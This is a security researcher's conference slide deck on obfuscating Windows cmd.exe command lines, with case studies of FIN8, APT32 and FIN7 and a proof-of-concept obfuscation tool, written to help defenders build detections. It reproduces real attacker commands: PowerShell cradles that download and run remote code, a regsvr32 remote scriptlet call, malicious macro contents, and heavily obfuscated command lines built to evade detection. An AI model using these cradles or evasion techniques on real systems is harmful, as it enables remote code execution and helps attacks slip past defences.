

Invoke-**D****O**Sfuscation

Techniques FOR %F IN (-style) DO (S-level CMD Obfuscation)

Daniel Bohannon

@danielh**bohannon**

Senior Applied Security Researcher

Mandiant, A FireEye Company

COPYRIGHT © 2018, FIREEYE, INC. ALL RIGHTS RESERVED.



C:\> ""who""am"i

- Daniel Bohannon
 - Title :: Senior Applied Security Researcher
 - Team :: **Advanced Practices Team @ Mandiant/FireEye**
 - Twitter :: @danielhbohannon
 - Blog :: <http://danielbohannon.com>
- Projects
 - Invoke-Obfuscation & Invoke-CradleCrafter
 - Revoke-Obfuscation (w/@Lee_Holmes)
 - Invoke-DOSfuscation



DISCLAIMER:

- Case studies and examples are drawn from our experiences and activities working for a variety of customers, and do not represent our work for any one customer or set of customers. In many cases, facts have been changed to obscure the identity of our customers and individuals associated with our customers.

OUTLINE

State of the ~~Union~~ Obfuscation

Obfuscation in the Wild: 3 Case Studies

Whose Binary is it Anyway: Obfuscating Binary Names

Deep Dive: Character Insertion Obfuscation

Deep(er) Dive: Advanced Payload Obfuscation

Invoke-DOSfuscation Demo

Detecting DOSfuscation

OUTLINE

C:\> State of the Union Obfuscation

Obfuscation in the Wild: 3 Case Studies

Whose Binary is it Anyway: Obfuscating Binary Names

Deep Dive: Character Insertion Obfuscation


Deep(er) Dive: Advanced Payload Obfuscation

Invoke-DOSfuscation Demo

Detecting DOSfuscation

State of Obfuscation [Red Team]

- Why Obfuscate?
 - Evade static (and some dynamic) detections
 - Increase work for defenders
- How Extensive?
 - Some obfuscation framework exists for almost any scripting language that attackers like to use
- Slowing down?
 - Not any time soon (but I may be biased)



<https://i.imgur.com/IG8bRQe.jpg>

State of Obfuscation [Blue Team]

- Additional Host-Based Visibility
 - AMSI: Antimalware Scan Interface
 - ETW: Event Tracing (Windows)
- Signature-less Detection Approaches
 - Revoke-Obfuscation (AST-based PowerShell obfuscation detection framework)
- Room for improvement?
 - Absolutely, because attackers are responding by...



State of Obfuscation [Attacker Response]


- Choosing softer targets
- Disabling defensive visibility
 - AMSI, ETW, Anti-forensics
- Using languages that do not provide good visibility
 - JavaScript (quieter than PS, but still AMSI)
 - AMSI visibility if run via Windows Script Host (VBS or JScript)
 - C# (msbuild.exe all the things)
 - Custom binaries (b/c whitelisting still uncommon)



<http://www.syslog.com/~jwilson/pics-i-like/kurios119.jpg>

State of Obfuscation [My Response]


- What is this talk?
 - NOT PowerShell (well, not entirely)



A screenshot of a Windows PowerShell terminal window. The title bar reads "Windows PowerShell". The command prompt shows "PS C:\> Invoke-Obfuscation...Invoke-CradleCrafter..." with the text highlighted in yellow. The terminal background is dark blue.

State of Obfuscation [My Response]

- What is this talk?
 - NOT PowerShell (well, not entirely)
 - Cmd.exe obfuscation
- Cmd.exe visibility
 - Command line arguments
 - Parent/child process relationships
 - Source of action on registry, files, etc.



The image shows a Windows PowerShell window with the following commands and output:

```
PS C:\> Invoke-Obfuscation...Invoke-CradleCrafter...
PS C:\> Start-Process cmd.exe
PS C:\>
```

Below the PowerShell window is a Command Prompt window titled "C:\Windows\system32\cmd.exe" with the following text:

```
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\>Invoke-DOSfuscation?_
```

But why an entire framework for cmd.exe obfuscation?

OUTLINE

State of the ~~Union~~ Obfuscation

C:\> Obfuscation in the Wild: 3 Case Studies

Whose Binary is it Anyway: Obfuscating Binary Names

Deep Dive: Character Insertion Obfuscation


Deep(er) Dive: Advanced Payload Obfuscation

Invoke-DOSfuscation Demo

Detecting DOSfuscation

Obfuscation in the Wild

- June 30, 2017
 - Co-authored blog post with Nick Carr (@itsreallynick)
 - Outlines three different obfuscation techniques that MANDIANT consultants identified three threat actors using
 - Feb 2017 :: **FIN8**
 - Apr 2017 :: **APT32** (OceanLotus, Vietnam)
 - Jun 2017 :: **FIN7** (Carbanak)



The screenshot shows a mobile interface for a FireEye blog post. At the top, there is a search icon, the FireEye logo, and a menu icon. The main heading is "Obfuscation in the Wild: Targeted Attackers Lead the Way in Evasion Techniques". Below the heading, it says "June 30, 2017 | by Daniel Bohannon, Nick Carr | Threat Research". The main text begins with "Throughout 2017 we have observed a marked increase in the use of command line evasion and obfuscation by a range of targeted attackers. Cyber espionage groups and financial threat actors continue to adopt the latest cutting-edge application whitelisting bypass techniques and introduce innovative obfuscation into their phishing lures. These techniques often bypass static and dynamic analysis methods and highlight why signature-based detection alone will always be at least one step behind creative attackers."

Case Study #1: FIN8

- February 2017
- Process-level environment variables + PowerShell StdIn (launched from macro)

cmd /c echo %_MICROSOFT_UPDATE_CATALOG% | %_MICROSOFT_UPDATE_SERVICE%

```
PS C:\Users\...office-crackros-master> python .\oledump.py -p plugin_officecrackros ..\cccb193de86fd7ff876e875c32305f33dc48843dc1180fb0
A: word/vbaProject.bin
A1: 433 'PROJECT'
A2: 41 'PROJECTwm'
A3: M 9209 'VBA/ThisDocument'
Plugin: Sketc... cipher detected: OfficeCrackros plugin by Nick Carr
MsgBox Word... as unable to read this document. It may be corrupt.
'Set Auusvj... mbcqlw = ZmhhxmjVhmikj(winmgmts:\\.\\root\\cimv2:Win32_ProcessStartup)'
'Set Jxrdrd... ZmhhxmjVhmiki(winmams:\\.\\root\\cimv2:Win32_Process)'
Oiiuzhf = cmd /c echo %_MICROSOFT_UPDATE_CATALOG% | %_MICROSOFT_UPDATE_SERVICE%
Set LufluibdLufuqdm = ZmhhxmjVhmikj(New:WScript.Shell).Environment(New:WScript.Shell)
Set LufluibdLufuqdm = ZmhhxmjVhmikj(New:WScript.ShellPROCESS).Environment(New:WScript.ShellPROCESS)
If Len(LufluibdLufuqdm(ProgramW6432))
Oqcyji = _CT=
Oqcyji = Oqcyji & vbCrLf & _PA=237559
Oqcyji = Oqcyji & vbCrLf & _KE=487553
Oqcyji = _CT=
Oqcyji = Oqcyji & vbCrLf & _PA=161676
Oqcyji = Oqcyji & vbCrLf & _KE=289669
Oqcyji = Oqcyji & vbCrLf & _MICROSOFT_UPDATE_SERVICE=powershell -
Oqcyji = Oqcyji & vbCrLf & _MICROSOFT_UPDATE_CATALOG=
"Yczqeptq = $$=$Env:_CT;$o="";$l=$$.length;$i=$Env:_PA%$l;while($$.length -ne$l){$o+=$$[$i];$i=($i+$Env:_KE)%$l}iex($o)"
A4: 3639 'VBA/VBA_PROJECT'
A5: 738 'VBA/dir'
B: word/activeX/activeX2.bin
B1: 112 '\x01CompObj'
B2:
B3: $$=$Env:_CT;$o="";$l=$$.length;$i=$Env:_PA%$l;while($$.length -ne$l){$o+=$$[$i];$i=($i+$Env:_KE)%$l}iex($o)
```

powershell -

\$\$=\$Env:_CT;\$o="";\$l=\$\$.length;\$i=\$Env:_PA%\$l;while(\$\$.length -ne\$l){\$o+=\$\$[\$i];\$i=(\$i+\$Env:_KE)%\$l}iex(\$o)

Case Study #2: APT32 (OceanLotus)

- April 2017
 - Caret and un-paired double quotes in regsvr32.exe arguments
 - `/i:^h^t^t^p` (does not show up in regsvr32.exe arguments)
 - `/i:"h"t"t"p` (DOES show up in regsvr32.exe arguments – must be even number of quotes)

```
2017-04-19 10:31:00 regsvr32.exe /s /n /u /i:"h"t"t"p://[REDACTED].jpg scrobj.dll
2017-04-19 10:31:01 PowerShell\v1.0\powershell.exe | "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
-eXECUt BYpASS -COm "IEX ((new-object net.webclient).downloadstring('http://...
```

Host Investigative Platform (HIP) capturing real-time attacker activity during a MANDIANT incident response engagement for APT32 activity

Case Study #3: FIN7 (Carbanak)

- June 2017
 - DOCX/RTF + LNK w/Word COM to retrieve remaining payload from original document
 - Process-level environment variables + cmd.exe StdIn
 - JavaScript encoding & concatenation:
 - "Wor"+"d.Application" and [String.fromCharCode(101)+'va'+'l']

```
50. [String Data]
51. Relative path (UNICODE):      ..\..\..\Windows\System32\cmd.exe
52. Arguments (UNICODE):        /C set x=wsc@ript /e:js@cript %HOMEPATH%\md5.txt & echo try{
53. w=GetObject("", "Wor"+"d.Application");this [String.fromCharCode(101)+'va'+'l'] (w.ActiveDocument.Shape
54. s(1).TextFrame.TextRange.Text);}catch(e){}; >%HOMEPATH%\md5.txt & echo %x:@=%|cmd
55. Icon location (UNICODE):      c:\Users\andy\Desktop\2013-Word.ico
```

Case Study #3: FIN7 (Carbanak)



<https://i.imgur.com/tZnpil.gif>

```
50. [String Data]
51. Relative path (UNICODE):      ..\..\..\Windows\System32\cmd.exe
52. Arguments (UNICODE):        /C set x=wsc@ript /e:js@cript %HOMEPATH%\md5.txt & echo try{
53. w=GetObject("", "Word.Application");this[String.fromCharCode(101)+'va'+'l'](w.ActiveDocument.Shape
54. s(1).TextFrame.TextRange.Text);}catch(e){}; >%HOMEPATH%\md5.txt & echo %x:@=%|cmd
55. Icon location (UNICODE):     c:\Users\andy\Desktop\2013-Word.ico
```


Case Study #3: FIN7 (Carbanak)

- `cmd.exe /c set x=wscript /e:jscript ... echo %x%|cmd`

```
50. [String Data]
51. Relative path (UNICODE):      ..\..\..\Windows\System32\cmd.exe
52. Arguments (UNICODE):         /C set x=wsc@ript /e:js@cript %HOMEPATH%\md5.txt & echo try{
53. w=GetObject("", "Word.Application");this[String.fromCharCode(101)+'va'+'\l'](w.ActiveDocument.Shape
54. s(1).TextFrame.TextRange.Text);}catch(e){}; >%HOMEPATH%\md5.txt & echo %x:@=%|cmd
55. Icon location (UNICODE):      c:\Users\andy\Desktop\2013-Word.ico
```

Case Study #3: FIN7 (Carbanak)

- `cmd.exe /c set x=wscript /e:jscript ... echo %x%|cmd`

Process-level env var

Process-level env var

```
50. [String Data]
51. Relative path (UNICODE):      ..\..\..\Windows\System32\cmd.exe
52. Arguments (UNICODE):         /C set x=wsc@ript /e:js@cript %HOMEPATH%\md5.txt & echo try{
53. w=GetObject("", "Word"+".Application");this[String.fromCharCode(101)+'va'+'\l'](w.ActiveDocument.Shape
54. s(1).TextFrame.TextRange.Text);}catch(e){}; >%HOMEPATH%\md5.txt & echo %x:@=%|cmd
55. Icon location (UNICODE):      c:\Users\andy\Desktop\2013-Word.ico
```

Case Study #3: FIN7 (Carbanak)

- `cmd.exe /c set x=wscript /e:jscript ... echo %x%|cmd`

Garbage delimiter

```
50. [String Data]
51. Relative path (UNICODE):      ..\..\..\Windows\System32\cmd.exe
52. Arguments (UNICODE):        /C set x=wsc@ript /e:js@cript %HOMEPATH%\md5.txt & echo try{
53. w=GetObject("", "Word.Application"); this [String.fromCharCode(101)+'va'+'\l'](w.ActiveDocument.Shape
54. s(1).TextFrame.TextRange.Text);}catch(e){}; >%HOMEPATH%\md5.txt & echo %x:@=%|cmd
55. Icon location (UNICODE):     c:\Users\andy\Desktop\2013-Word.ico
```

Case Study #3: FIN7 (Carbanak)

- `cmd.exe /c set x=wsc@ript /e:jscript ... echo %x%|cmd`

↑
Garbage delimiter

```
50. [String Data]
51. Relative path (UNICODE):      ..\..\..\Windows\System32\cmd.exe
52. Arguments (UNICODE):        /C set x=wsc@ript /e:jscript %HOMEPATH%\md5.txt & echo try{
53. w=GetObject("", "Word.Application"); this [String.fromCharCode(101)+'va'+'\l'](w.ActiveDocument.Shape
54. s(1).TextFrame.TextRange.Text);}catch(e){}; >%HOMEPATH%\md5.txt & echo %x:@=%|cmd
55. Icon location (UNICODE):     c:\Users\andy\Desktop\2013-Word.ico
```

Case Study #3: FIN7 (Carbanak)

- `cmd.exe /c set x=wsc@ript /e:js@cript ... echo %x%|cmd`



```
50. [String Data]
51. Relative path (UNICODE):      ..\..\..\Windows\System32\cmd.exe
52. Arguments (UNICODE):        /C set x=wsc@ript /e:js@cript %HOMEPATH%\md5.txt & echo try{
53. w=GetObject("", "Word"+"d.Application");this [String.fromCharCode(101)+'va'+'l'](w.ActiveDocument.Shape
54. s(1).TextFrame.TextRange.Text);}catch(e){}; >%HOMEPATH%\md5.txt & echo %x:@=%|cmd
55. Icon location (UNICODE):     c:\Users\andy\Desktop\2013-Word.ico
```

Case Study #3: FIN7 (Carbanak)

- `cmd.exe /c set x=wsc@ript /e:js@cript ... echo %x%|cmd`



```
50. [String Data]
51. Relative path (UNICODE):      ..\..\..\Windows\System32\cmd.exe
52. Arguments (UNICODE):        /C set x=wsc@ript /e:js@cript %HOMEPATH%\md5.txt & echo try{
53. w=GetObject("", "Word.Application");this[String.fromCharCode(101)+'va'+'\l'](w.ActiveDocument.Shape
54. s(1).TextFrame.TextRange.Text);}catch(e){}; >%HOMEPATH%\md5.txt & echo %x:@=%|cmd
55. Icon location (UNICODE):     c:\Users\andy\Desktop\2013-Word.ico
```

Case Study #3: FIN7 (Carbanak)

- `cmd.exe /c set x=wsc@ript /e:js@cript ... echo %x %|cmd`



```
50. [String Data]
51. Relative path (UNICODE):      ..\..\..\Windows\System32\cmd.exe
52. Arguments (UNICODE):        /C set x=wsc@ript /e:js@cript %HOMEPATH%\md5.txt & echo try{
53. w=GetObject("", "Word"+"d.Application");this[String.fromCharCode(101)+'va'+'\l'](w.ActiveDocument.Shape
54. s(1).TextFrame.TextRange.Text);}catch(e){}; >%HOMEPATH%\md5.txt & echo %x:@=%|cmd
55. Icon location (UNICODE):     c:\Users\andy\Desktop\2013-Word.ico
```

Case Study #3: FIN7 (Carbanak)

- cmd.exe /c set x=wsc@ript /e:js@cript ... echo %x:@=%|cmd



```
50. [String Data]
51. Relative path (UNICODE):      ..\..\..\Windows\System32\cmd.exe
52. Arguments (UNICODE):        /C set x=wsc@ript /e:js@cript %HOMEPATH%\md5.txt & echo try{
53. w=GetObject("", "Word"+"d.Application");this[String.fromCharCode(101)+'va'+'\l'](w.ActiveDocument.Shape
54. s(1).TextFrame.TextRange.Text);}catch(e){}; >%HOMEPATH%\md5.txt & echo %x:@=%|cmd
55. Icon location (UNICODE):     c:\Users\andy\Desktop\2013-Word.ico
```


Case Study #3: FIN7 (Carbanak)

- `cmd.exe /c set x=wsc@ript /e:js@cript ... echo %x:@=%|cmd`



<https://media.giphy.com/media/14Jz3a8jO92crUIWM/giphy.gif>

Case Study #3: FIN7 (Carbanak)

- Timeline

- Wed :: June 28, 2017 – Nick Carr (@itsreallynick) finds FIN7 testing payload
- Thu :: June 29, 2017 – We write blog post
- Fri :: June 30, 2017 – We publish blog post
- Sat/Sun :: July 1-2, 2017 – I write and release POC: [Out-FINcodedCommand](#)



Daniel Bohannon

@danielhbohannon

All this cmd.exe obfuscation led me to write a small tool called Out-FINcodedCommand for testing your detections :: github.com/danielbohannon ...

```
PS C:\> Out-FINcodedCommand -Command 'iex (iwr http://bit.ly/L3git).content' -FinalBinary powershell
[*] CmdSyntax      :: %ProgramData:~0,1%%ProgramData:~9,2%
[*] PowerShellSyntax  :: %PSModulePath:~24,10%
[*] FinalBinarySyntax :: %PSModulePath:~24,10%
[*] Command to FINcode :: iex (iwr http://bit.ly/L3git).content

[*] Enter char/string to FINcode: i
[*] Enter char/string for placeholder for above substitution: -
[*] Enter variable name to store this layer of substitution: var1

[*] Current FINcoded command (copied to clipboard):
%ProgramData:~0,1%%ProgramData:~9,2% /c "set var1=ex (-wr http://b-t.ly/L3git).content&&%ProgramData:~0,1%%ProgramData:~9,2% /c echo %var1:~1%|%PSModulePath:~24,10% -"

[*] Enter char/string to FINcode: t
[*] Enter char/string for placeholder for above substitution: ?
[*] Enter variable name to store this layer of substitution: var2

[*] Current FINcoded command (copied to clipboard):
%ProgramData:~0,1%%ProgramData:~9,2% /c "set var1=ex (-wr h?tp://b-?y/L3git?).con?en?&&%ProgramData:~0,1%%ProgramData:~9,2% /c set var2=%var1:~1% ^&^
&%ProgramData:~0,1%%ProgramData:~9,2% /c echo %var2:~?t%|%PSModulePath:~24,10% -"

[*] Enter char/string to FINcode: /
[*] Enter char/string for placeholder for above substitution: $
[*] Enter variable name to store this layer of substitution: var3

[*] Current FINcoded command (copied to clipboard):
%ProgramData:~0,1%%ProgramData:~9,2% /c "set var1=ex (-wr h?tp:?$b-?.ly$L3git?).con?en?&&%ProgramData:~0,1%%ProgramData:~9,2% /c set var2=%var1:~1% ^&^
&%ProgramData:~0,1%%ProgramData:~9,2% /c set var3=$var2:~?t% ^^^&^^&%ProgramData:~0,1%%ProgramData:~9,2% /c echo %var3:$=/%|%PSModulePath:~24,10% -"

C:\>%ProgramData:~0,1%%ProgramData:~9,2% /c "set var1=ex (-wr h?tp:?$b-?.ly$L3git?).con?en?&&%ProgramData:~0,1%%ProgramData:~9,2% /c set var2=%var1:~1% ^&^
&%ProgramData:~0,1%%ProgramData:~9,2% /c set var3=$var2:~?t% ^^^&^^&%ProgramData:~0,1%%ProgramData:~9,2% /c echo %var3:$=/%|%PSModulePath:~24,10% -"
SUCCESSFULLY EXECUTED POWERSHELL CODE FROM REMOTE LOCATION
C:\>
```

1:34 PM - 2 Jul 2017



Case Study #3: FIN7 (Carbanak)

- Timeline

- Wed :: June 28, 2017 – Nick Carr (@itsreallynick) finds FIN7 testing payload
- Thu :: June 29, 2017 – We write blog post
- Fri :: June 30, 2017 – We publish blog post
- Sat/Sun :: July 1-2, 2017 – I write and release POC: [Out-FINcodedCommand](#)

"Is there more here?"



Daniel Bohannon

@danielhbohannon

All this cmd.exe obfuscation led me to write a small tool called Out-FINcodedCommand for testing your detections :: github.com/danielbohannon ...

```
PS C:\> Out-FINcodedCommand -Command 'iex (iwr http://bit.ly/L3git).content' -FinalBinary powershell
[*] CmdSyntax      :: %ProgramData:~0,1%%ProgramData:~9,2%
[*] PowerShellSyntax  :: %PSModulePath:~24,10%
[*] FinalBinarySyntax :: %PSModulePath:~24,10%
[*] Command to FINcode :: iex (iwr http://bit.ly/L3git).content
[*] Enter char/string to FINcode: i
[*] Enter char/string for placeholder for above substitution: -
[*] Enter variable name to store this layer of substitution: var1
[*] Current FINcoded command (copied to clipboard):
%ProgramData:~0,1%%ProgramData:~9,2% /c "set var1=ex (-wr http://b-t.ly/L3git).content&&%ProgramData:~0,1%%ProgramData:~9,2% /c echo %var1:~1%%PSModulePath:~24,10% -"
[*] Enter char/string to FINcode: t
[*] Enter char/string for placeholder for above substitution: ?
[*] Enter variable name to store this layer of substitution: var2
[*] Current FINcoded command (copied to clipboard):
%ProgramData:~0,1%%ProgramData:~9,2% /c "set var1=ex (-wr h?tp://b-?y/L3git?).con?en?&&%ProgramData:~0,1%%ProgramData:~9,2% /c set var2=%var1:~1% ^&^
&%ProgramData:~0,1%%ProgramData:~9,2% /c echo %var2:~?t% ^^^&^^&%ProgramData:~0,1%%ProgramData:~9,2% /c echo %var3:~$/%[PSModulePath:~24,10% -"
[*] Enter char/string to FINcode: /
[*] Enter char/string for placeholder for above substitution: $
[*] Enter variable name to store this layer of substitution: var3
[*] Current FINcoded command (copied to clipboard):
%ProgramData:~0,1%%ProgramData:~9,2% /c "set var1=ex (-wr h?tp:~$b-?.ly$L3git?).con?an?&&%ProgramData:~0,1%%ProgramData:~9,2% /c set var2=%var1:~1% ^&^
&%ProgramData:~0,1%%ProgramData:~9,2% /c set var3=%var2:~?t% ^^^&^^&%ProgramData:~0,1%%ProgramData:~9,2% /c echo %var3:~$/%[PSModulePath:~24,10% -"
SUCCESSFULLY EXECUTED POWERSHELL CODE FROM REMOTE LOCATION
C:\>
```

1:34 PM - 2 Jul 2017



Implications of This Research

- These obfuscation techniques affect:
 - Dynamic detections
 - Arguments, parent/child relationship, env var, stdin
 - Static detections
 - All of the above + so much more
 - CFP submissions 😊



A screenshot of a tweet from Daniel Bohannon (@danielhbohannon) posted 'now'. The tweet text reads: 'TFW you burn 1 hour on CFP submissions getting batted down by @Cloudflare when any field containing "cmd.exe" is blocked -- "cmd[.]exe" FTW.' Below the text are icons for reply, retweet, like, and share.



<https://memegenerator.net/img/images/600x600/2729805/willy-wonka.jpg>

Implications of This Research

```
cmd.exe /c "echo Invoke-DOSfuscation"
```

Implications of This Research

```
cmd.exe /c "set O=fuscation&set B=oke-  
DOS&&set D=echo Inv&&call %D%%B%%O%"
```

Implications of This Research

```
cm%windir:~ -4, -3%.e^Xe,;,^,/^C",;,S^Et ^  
^o^=fus^cat^ion&,;,^se^T ^ ^ ^B^=o^ke-D^OS&&,;,s^Et^  
^ d^=ec^ho I^nv&&,;,C^A|^|^,;,^% ^D%^ ^%B%^ ^%o^%"
```

Implications of This Research

```
FOR /F "delims=il tokens="+4" %Z IN ('assoc .cdxml') DO %Z  
,;^,/^C",;S^Et ^ ^o^=fus^cat^ion&,;^se^T ^ ^ ^B^=o^ke-  
D^OS&&,;s^Et^ ^ d^=ec^ho  
I^nv&&,;C^A|^|^,;^% ^D% ^%B% ^%O%"
```


Implications of This Research

```
^F^oR , , , , , ; ; /^f ; ; ; ; ; , " delims=il
tokens= +4 " ; ; ; , , , , %Z ; , , , , ^In , , ; ; , ,
, ( , ; ; ; ' , , , , , ; ^a^S^s^oC ; , , , , ;
.c^d^xm^l ' ; , , , , ) , , , , ; , ^d^o , , , , , ,
%Z , ; ^ ,/^C" , ; , S^Et ^ ^o^=fus^cat^ion& , ; , ^se^T
^ ^ ^B^=o^ke-D^OS&& , ; , s^Et^ ^ d^=ec^ho I^nv&& ,
; , C^A|^|^ , ; , ^ %^D%^B%^O%"
```

